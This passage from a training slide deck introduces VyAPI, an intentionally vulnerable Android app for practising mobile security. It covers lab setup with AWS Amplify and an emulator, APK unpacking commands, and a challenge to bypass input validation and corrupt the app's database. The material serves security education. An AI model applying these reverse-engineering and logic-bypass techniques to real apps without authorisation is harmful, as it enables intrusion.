
Although mobile code is inherently vulnerable, it is important to ask yourself if it is worth detecting and trying to prevent unauthorized code modification. Apps written for certain business verticals (gaming for example) are much more vulnerable to the impacts of code modification than others (hospitality for example). As such, it is critical to consider the business impact before deciding whether or not to address this risk.

M9-Reverse Engineering

```
$ unzip VyAPI.apk -d VyAPI_unzipped
Archive:  VyAPI.apk
  inflating: VyAPI_unzipped/AndroidManifest.xml
  inflating: VyAPI_unzipped/META-INF/CERT.RSA
  inflating: VyAPI_unzipped/META-INF/CERT.SF
  inflating: VyAPI_unzipped/META-INF/MANIFEST.MF
```


```
$ cd VyAPI_unzipped/
$ ls
AndroidManifest.xml  fabric      org
bundle.properties   lib        res
classes.dex         META-INF   resources.arsc
.
```

M10-Extraneous Functionality



M10-Extraneous Functionality : Business Logic Bypass

Can you bypass this business logic validation? Can you corrupt the database?



The image shows a smartphone screen with a contact form titled 'Add a New Contact:'. The form has input fields for 'First Name', 'Last Name', 'Phone Number', 'Email Address', 'Website', and 'Location'. At the bottom of the form, there is a grey rounded rectangle containing the text: 'Please provide following details: First name, Phone number, Email, Website'. The phone's status bar at the top shows the time as 2:30 and the app name as 'VyAPI'.



Please provide following details: First
name, Phone number, Email, Website

VyAPI Setup

Prepare your own test environment

The Prerequisites

1. AWS account (**administrative** access)
2. Amplify CLI
 - Node.js
 - NPM
3. Android Studio
4. Android Emulator (API level **23** or above)

Note - For more details visit <https://github.com/appsecco/VyAPI>

Step-1: Configure Amazon Cognito Authentication

```
$ git clone  
git@github.com:appsecco  
/VyAPI.git
```

```
$ cd VyAPI/
```


1. amplify init

2. amplify configure

3. amplify add auth


4. amplify push

Step-2: Generate APK



Step-3: Create an Android Emulator

Virtual Device Configuration

 **System Image**
Android Studio

Select a system image


Recommended

x86 Images

Other Images

Release Name	API Level ▾	ABI	Target
<i>Nougat</i> Download	24	x86	<i>Android 7.0</i>
Marshmallow	23	x86	Android 6.0 (Google APIs)
Marshmallow	23	x86_64	Android 6.0 (Google APIs)
<i>Marshmallow</i> Download	23	x86	<i>Android 6.0</i>
<i>Marshmallow</i> Download	23	x86_64	<i>Android 6.0</i>
<i>Lollipop</i> Download	22	x86_64	<i>Android 5.1 (Google APIs)</i>
<i>Lollipop</i> Download	22	x86	<i>Android 5.1 (Google APIs)</i>
<i>Lollipop</i> Download	22	x86	<i>Android 5.1</i>

Marshmallow



API Level

23

Android


6.0

Google Inc.

System Image

x86_64

Step-4: Create a User Account



Enter your information to

Username

Password

Given name

Email Address

Phone number (+155512

Sign Up

Email

- Enter Valid Email ID

Phone

- +91 987654321

Code

- Confirmation code is sent to email address

Technology Stack

What is it made up of?

Technology Stack

1. AWS Amplify CLI
2. AWS SDK for Android 10
3. Amazon Cognito
4. OpenJDK 1.8.0_152-release
5. Glide v4
6. Room Persistence Library
7. Gradle 5.1.1

AndroidX

`android.*` vs `androidx.*` namespaces

Writing Android apps means depending on two kinds of classes:

- Classes like `PackageManager`, which are *bundled* with the operating system and can have different APIs and behavior for different Android versions
- Classes like `AppCompatActivity` or `ViewModel`, which are **unbundled** from the operating system and ship in your apk. These libraries are written to provide a single API surface with behavior that's as consistent as possible across Android versions.

Many times, **unbundled** libraries can be a better choice, since they provide a single API surface across different Android versions. This refactor moves the **unbundled** libraries - including all of the Support Library and [Architecture Components](#) - into the AndroidX package, to make it clear to know which dependencies to include.

AWS Amplify



Q: What is AWS Amplify?

AWS Amplify consists of a development framework and developer services that provide the fastest and easiest way to build mobile and web applications on AWS.

<https://aws.amazon.com/amplify/faqs/>

Amazon Cognito

Simple and Secure User Sign-Up, Sign-In, and Access Control

Security for your apps and users

Amazon Cognito supports multi-factor authentication and encryption of data-at-rest and in-transit. Amazon Cognito is HIPAA eligible and PCI DSS, SOC, ISO/IEC 27001, ISO/IEC 27017, ISO/IEC 27018, and ISO 9001 compliant.

<https://aws.amazon.com/cognito/>



Glide v4

Loading images with Glide is easy and in many cases requires only a single line:

```
Glide.with(fragment)  
    .load(myUrl)  
    .into(imageView);
```



<https://bumptech.github.io/glide/doc/getting-started.html>

Room Persistence Library

Google has introduced Room Persistence Library. This acts as an abstraction layer for the existing SQLite APIs. All the required packages, parameters, methods, and variables are imported into an Android project by using simple annotations.


Annotations	Purpose
@Entity	Creates a SQLite table in the database using a data model class.
@Dao	Create a Data Access Object in the database using an interface class.
@Database	A class with this annotation will create an abstraction for the Data Access Object.
@PrimaryKey	A variable with this annotation will set a primary key for the table.
@Insert	Inserts parameters into the table.
@Update	Updates parameters of an existing table.
@Delete	Deletes parameters of an existing table
@Query	Running SQL query method within the table
@Ignore	Ignores the parameter form the Room database

Built-In Features of VyAPI

Something for you to explore...



Feature Set-1: Amazon Cognito Authentication


1. User Login
2. Create New Account
3. Reset Password
4. User Logout



A screenshot of the Amazon Cognito authentication interface. It features a white rounded rectangle with a blue border. Inside, there are two input fields: the top one is labeled 'User Name / Phone # (+1)' and the bottom one is labeled 'Password'. Below these fields is a prominent blue 'Sign In' button. At the bottom of the form, there are two links: 'Create New Account' on the left and 'Forgot Your Password?' on the right, both in blue text.

Feature Set-2: Contact List


1. Create Contact 
2. Edit Contact 
3. Delete Contact (Swipe right or left)
4. Delete All Contacts



Feature Set-3: Contact Operations

Select a contact and click on an icon

1. Call
2. Send SMS
3. Send Email
4. Open Website
5. Open Location in Google Maps



Feature Set-4: Background Music

1. Play music in background
2. Stop music




Feature Set-5: Click Photos

1. Click a photo
2. Name the clicked photograph
3. Save it



Feature Set-6: View Photos

1. View a list of saved photographs
2. Open a photo
3. Open photo with an external app
4. Delete a saved photograph
5. Delete all saved photographs



Summary

VyAPI is a cloud-based vulnerable Android app for Android security enthusiasts

1. Setup Amazon Cognito login using Amplify
2. Explore security misconfigurations in cloud setup
3. Explore Android app specific vulnerabilities
4. Use your favorite tools to exploit the identified vulnerabilities

References

1. VyAPI Codebase
 - <https://github.com/appsecco/VyAPI>
2. Android Hacking in 7 Steps
 - <https://slides.com/riddhishreechaurasia/breaking-an-android-app-in-7-steps#/>
3. Android Pentesting Training
 - <https://android-pentesting-at-appsecco.netlify.com/>
4. Internet-Scale analysis of AWS Cognito Security
 - <https://andresriancho.com/internet-scale-analysis-of-aws-cognito-security/>
5. OWASP - Mobile Top 10 2016
 - https://www.owasp.org/index.php/Mobile_Top_10_2016-Top_10
6. Amplify CLI
 - <https://aws-amplify.github.io/docs/cli-toolchain/quickstart>

About Appsecco

Pragmatic, holistic, business-focused approach

Specialist Application Security company

Highly experienced and diverse team



OWASP chapter
leads



OFFENSIVE
security
OSCP

Certified
hackers



Assigned
multiple CVEs

DEFCON 

Def Con
speakers

APPSECCO